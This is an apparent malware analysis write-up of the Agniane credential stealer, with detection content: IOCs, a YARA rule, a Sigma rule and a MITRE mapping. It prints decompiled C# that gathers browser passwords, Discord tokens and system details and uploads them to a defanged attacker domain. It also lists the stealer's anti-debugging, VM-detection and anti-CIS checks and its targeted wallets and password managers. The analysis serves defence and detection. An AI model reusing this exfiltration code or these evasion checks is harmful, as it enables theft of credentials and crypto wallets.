
Decryption of the stealer strings:

The Final sample is pretty much heavily obfuscated as we can see, therefore in order to decrypt the strings we are going to emulate the binary via de4dot and then pass the decryption function to de4dot to decrypt it and make a clean and readable version.






It seems the decryption function is this one:
So for token id we will pass 60000DB.




Now that we have decrypted the main malware/payload which is in .net let's proceed on further.




Reversing and analysis of stealer:


As I started from main function I immediately see a call to url seems like stealer is trying to get config as the string is getconfig?id=, the url is base64encode which point to this webiste which has already been flagged by virustotal as malicious too.



Just a dry run test on the actual stealer state that its enumerating lot of wallets for stealing purpose alone with interaction with WMI for system information.




It First download the configuration from site "https[::]//6rbygv.ru/getext?id=14" and the query the registry {HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion \Uninstall} and its subkeys and then add it in an list of Displayname and Displayversion.





```
// Token: 0x06000064 RID: 100
public static void Checking_uninstall_program()
{
    RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\
      \CurrentVersion\\Uninstall");
    foreach (string name in registryKey.GetSubKeyNames())
    {
        RegistryKey registryKey2 = registryKey.OpenSubKey(name);
        string text = registryKey2.GetValue("DisplayName") as string;
        string text2 = registryKey2.GetValue("DisplayVersion") as string;
        if (!string.IsNullOrEmpty(text) && !string.IsNullOrEmpty(text2))
        {
            GClass13.list_0.Add(string.Concat(new string[]
            {
                "Application: ",
                text,
                " (version: ",
                text2,
                ")\n"
            }));
        }
```

Stealer again download content from server which in turn is a Antichecks buffer mapped using if statement at different index.



Stealer main capabilities:

Stealer then created a custom structure for the purpose of writing information from memory to file. As you can see the memory is first created and then passed to function the buffer along with string which I might think act as data and then Fileaccess value which is Fileaccess.write.



Later on the process there is stealing of file browser info as well as discord token and these credentials are written to their respective files.

1- Browser Passwords.txt
2- Discord tokens.txt


```
        }
        catch
        {
        }
        MemoryStream memoryStream = new MemoryStream();
        GClass1.Class8 @class = new GClass1.Class8();
        @class.gclass22_0 = GClass22.File_write_custom_structure(memoryStream, null, false);
        try
        {
            GClass20.smethod_0<GClass3>().GroupBy(new Func<GClass3, GEnum2>(GClass1.Class7.<>9.method_0)).Select(new Func<IGrouping<GEnum2,
              GClass3>, List<GClass3>>(GClass1.Class7.<>9.method_1)).ToList<List<GClass3>>().ForEach(new Action<List<GClass3>>
              (@class.method_0));
            GClass3.smethod_0(GClass2.Credential_writing_file_Browser_&_discord_token(), @class.gclass22_0);
        }
        finally
        {
            if (@class.gclass22_0 != null)
            {
                ((IDisposable)@class.gclass22_0).Dispose();
            }
        }
        File.WriteAllBytes(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "//" + GClass1.loop_stringResult,
          memoryStream.ToArray());
        Class28.Gettinginfo_victim_&_uploading_file_&_Cleanup();
        try
        {
```

```
// Token: 0x02000000 RID: 13
public class GClass2
{
    // Token: 0x06000039 RID: 57
    public abstract static IEnumerable<GClass31> Credential_writing_file_Browser_&_discord_token()
    {
        if (GClass2.list_0.Count > 0)
        {
            yield return new GClass31
            {
                String_0 = "Browser Passwords.txt",
                Byte_0 = Encoding.UTF8.GetBytes(string.Join("\r\n\r\n", GClass2.list_0))
            };
        }
        if (GClass2.list_1.Count > 0)
        {
            GClass2.bool_2 = true;
            yield return new GClass31
            {
                String_0 = "Discord Tokens.txt",
                Byte_0 = Encoding.UTF8.GetBytes(string.Join("\r\n", GClass2.list_1.Distinct<string>()))
            };
        }
        yield break;
    }
}
```

After writing the credentials the memory allocated for custom structure for file operation is freed and then the random generated filename is used to write data from memorystream in order to achieve this environment info is used to get path .


```
}
File.WriteAllBytes(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "//" + GClass1.loop_stringResult,
  memoryStream.ToArray());
Class28.Gettinginfo_victim_&_uploading_file_&_Cleanup();
try
{
```

Stealer then send the request to the same baseurl but this time it creates a custom request specific to victim information which you can see as follows:
1-Baseurl (https[:]//6rbygv.ru/getext?id=14)
2-ID (14)
3-string_2 (NONE)
4-List count greater than 0 (Dynamically)
5-int_0 (zero)
6-environement.Username (saskue)
7-Country code and IP




```
internal class Class28
{
    // Token: 0x06000086 RID: 182 RVA: 0x000062E8 File Offset: 0x000044E8
    public static void Gettinginfo_victim_&_uploading_file_&_Cleanup()
    {
        GClass17 gclass = new GClass17();
        string uriString = string.Format("{0}gate?id={1}&build={2}&passwords={3}&cookies={4}&username={5}&country={6}&ip={7}&BSSID={8}
          &wallets={9}&token={10}&ext={11}&filters=0&pcname={12}&cardsc={13}", new object[]
        {
            GClass0.base_url,
            GClass0.id,
            GClass0.string_2,
            GClass2.list_0.Count,
            GClass2.int_0,
            Environment.UserName,
            gclass.method_0("countryCode", GClass9.string_0, false),
            gclass.method_0("query", GClass9.string_0, false),
            GClass9.smethod_8(),
            GClass2.int_4,
            GClass0.string_3,
            GClass2.int_5,
            Environment.MachineName,
            GClass2.int_2
        });
        using (WebClient webClient = new WebClient())
```

It then query processorid and serialnumber and there is also a called to MD5 hash too for hiding information.
Full url will also contain AGNIANE-14587902525716 along with machineName. After making the server full url dynamically based upon victim information, it upload the earlier mention randomly generated file which contains all the victim information and after it complete the request it then delete the same randomly generated file.



```
            GClass0.string_2,
            GClass2.list_0.Count,
            GClass2.int_0,
            Environment.UserName,
            gclass.method_0("countryCode", GClass9.string_0, false),
            gclass.method_0("query", GClass9.string_0, false),
            GClass9.query_processorid_&_serialNumber(),
            GClass2.int_4,
            GClass0.string_3,
            GClass2.int_5,
            Environment.MachineName,
            GClass2.int_2
        });
        using (WebClient webClient = new WebClient())
        {
            webClient.UploadFile(new Uri(uriString), Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData),
              GClass1.loop_stringResult));
        }
        File.Delete(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), GClass1.loop_stringResult));
    }
}
```

There is also a referenced for certain DLL.



```
        };
        return processes.Any(new Func<Process, bool>(@class.method_0));
    }

    // Token: 0x0600001C RID: 28
    public static bool DllAvailability()
    {
        return new string[]
        {
            "SbieDll",
            "SxIn",
            "Sf2",
            "snxhk",
            "cmdvrt32"
        }.Any(new Func<string, bool>(Class3.Class4.<>9.method_0));
    }

    // Token: 0x0600001D RID: 29 RVA: 0x00002E6C File Offset: 0x0000106C
    public static bool query_wmi_for_virtualBox_&_vmware()
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
        {
            try
            {
```

Detection content :

Summary of Functionality:

1- File Operation:

- Creation of file with Random filename.
- Creation of custom file structure for file write operation.
- Writing Browser password and Discord token.
  - Browser Passwords.txt
  - Discord Tokens.txt
- Writing victim information to file via enumerating environment info for previously mentioned randomly generated file.
- Deletion of the final file.

2- Network Operation:

- Downloading content from server for tracking file extension.
  - https[::]//6rbygv.ru/getext?id=14"
- Downloading content from server for evading checks and reversing.
  - https[::]//6rbygv.ru/getext?id=14"
- Dynamic generation of url taking base as fixed and directory path as dynamically generated based upon victim profile such as username, computer name country code etc.
  - https[::]//6rbygv.ru/{0}gate?id={1}&build={2}&passwords={3}&cookies={4}&username={5}&country={6}&ip={7}&BSSID={8}&wallets={9}&token={10}&ext={11}&filters=0&pcname={12}&cardsc={13}
- Uploading Final file to the above mentioned dynamically generated url.

3- Registry Operation:

- Query registry subkey for uninstalled program.
  - SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall

4- Anticheck operation:

- Checking for debugger present
  - CheckRemoteDebuggerPresent
- Enumerating running process (ProcessHacker, netmon, netstat, wireshark etc)
- Checking for tickcount
  - "processhacker",
  - "netstat",
  - "netmon",
  - "tcpview",
  - "wireshark",
  - "filemon",
  - "regmon",
  - "cain"
- Query wmi for presence of VirtualBox & VMWare.
  - Select * from Win32_ComputerSystem
  - SELECT * FROM Win32_VideoController
- Query for IP info.
  - http[::]//ip-api.com/line/?fields=hosting
- Checking for country code (ANTI-CIS)
  - ru-RU
  - kk-KZ
  - ro-MD
  - uz-UZ,
  - be-BY
  - az-Latn-AZ
  - hy-AM
  - ky-KG

- tg-Cyrl-TJ

Indicators of compromise:

MD5 HASH ==> 20C123AF7CE2A16796E3317F84F7CEEF
MD5 HASH ==> 86EE347279E32641070F69E669EC98E2
MD5 HASH ==> 3CE2A78CCA728658EC678D22C50142E9
MD5 HASH ==> 5E5CE1613EC13B3E59EFFD9CB6DBFF39
MD5 HASH ==> 010A97C239E59436A0D84371C017E61C
MD5 HASH ==> 4BB56F1218B45DEF9562BE0373B3C35A
DOMAIN ==> 6rbygv.ru

Crypto wallets and extension:

Ledger wallet
Ledger Live
KeepKey
Airbitz
Samourai wallet
GreenAddress
Coinomi
Mycelium
AtomicWallet
Jaxx Liberty
Guarda wallet
Metawallet
TrustWallet
Terra station
NeoLine
Iwallet
BinanceChain
TronLink
Metamask

Credentials Manager & Authenticator:

LastPasss
NordPass
Bitwarden
Keepassxc
keePass
RoboForm
Dashlane
LastPass Authenticator
Aegis Authenticator
FreeOTP
OTP Auth
Duo Mobile
Microsoft Authenticator
Google Authenticator
Yubikey
Trezor Password Manager
Avira Password Manager
Norton Password Maneger
ZohoVault
CommonKey
Splikity
BrowserPass
EOS Authenticator

YARA Signature:

https://github.com/Deepanjalkumar/Malware-Signature/blob/main/agniane/agniane.yar

```
agniane.yar
rule agniane_stealer
{
    meta:
        author = "Deepanjal"
        description="Stealer steals credentials from password manager and vaults along with crypto wallets as well as
        org="Operation Falcon"
        date="2023-08-31"
        md5="20C123AF7CE2A16796E3317F84F7CEEF"
        sha256="EF89A775BF45B666161C7FB3F6E1685E073DA7D63C4FB11ED411A72A90CFE20C"

    strings:
        $url = "https[::]//6rbygv.ru/getext?id=" nocase
        $file1="Browser Passwords.txt" nocase
        $file2="Discord Tokens.txt" nocase
        $registry1="SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall" nocase
        $wmi1="Select * from Win32_ComputerSystem" nocase
        $wmi2="SELECT * FROM Win32_VideoController" nocase
        $ipquery="http[::]//ip-api.com/line/?fields=hosting" nocase


    condition:
        uint16(0) == 0x5A4D and $registry1 and ($file1 or $file2) and ($wmi1 or $wmi2)  and $ipquery
}
```

SIGMA RULES:

https://github.com/Deepanjalkumar/Malware-Signature/blob/main/agniane/agniane.yml

```
File Edit Selection View Go ···   sample
agniane.yar   agniane.yml ×
agniane.yml
title: agniane stealer
ruletype: Sigma
author: Deepanjal kumar
date: 2023/08/31
description: Stealer steals credentials from password manager and vaults along with crypto wallets as well as
Browser password and discord token
detection:
    SELECTION_1:
        EventID: 4688
    SELECTION_2:
        Channel: Security
    SELECTION_3:
        Hashes:
        - '*MD5=20C123AF7CE2A16796E3317F84F7CEEF*'
        - '*SHA256=EF89A775BF45B666161C7FB3F6E1685E073DA7D63C4FB11ED411A72A90CFE20C*'
        - '*IMPHASH=966923B990C463487770989C9D14FED1*'
    SELECTION_4:
        md5: 20C123AF7CE2A16796E3317F84F7CEEF
    SELECTION_5:
        sha256: EF89A775BF45B666161C7FB3F6E1685E073DA7D63C4FB11ED411A72A90CFE20C
    SELECTION_6:
        Imphash: 966923B990C463487770989C9D14FED1
    condition: ((SELECTION_1 and SELECTION_2) and ((SELECTION_3) or
        (SELECTION_4 or SELECTION_5 or SELECTION_6)))
falsepositives:
- Unknown
⊗0 ⚠0   Ln 13, Col 16  Spaces: 2  UTF-8  CRLF  YAML
```

Mapping to MITRE ATTACK:

TECHNIQUE NAME	TECHNIQUE ID
Debugger Evasion	ID: T1622
Windows management instrumentation	ID: T1047
Virtualization evasion	ID: T1497
Credential from password stores	ID: T1555
Browser information discovery	ID: T1217
Data Destruction	ID: T1485
Dynamic Resolution	ID: T1568

BONUS :

Learn how my tools (endpoint visibility framework and HOST based EDR) can detect these malware and red team attack and provide protection against such attack .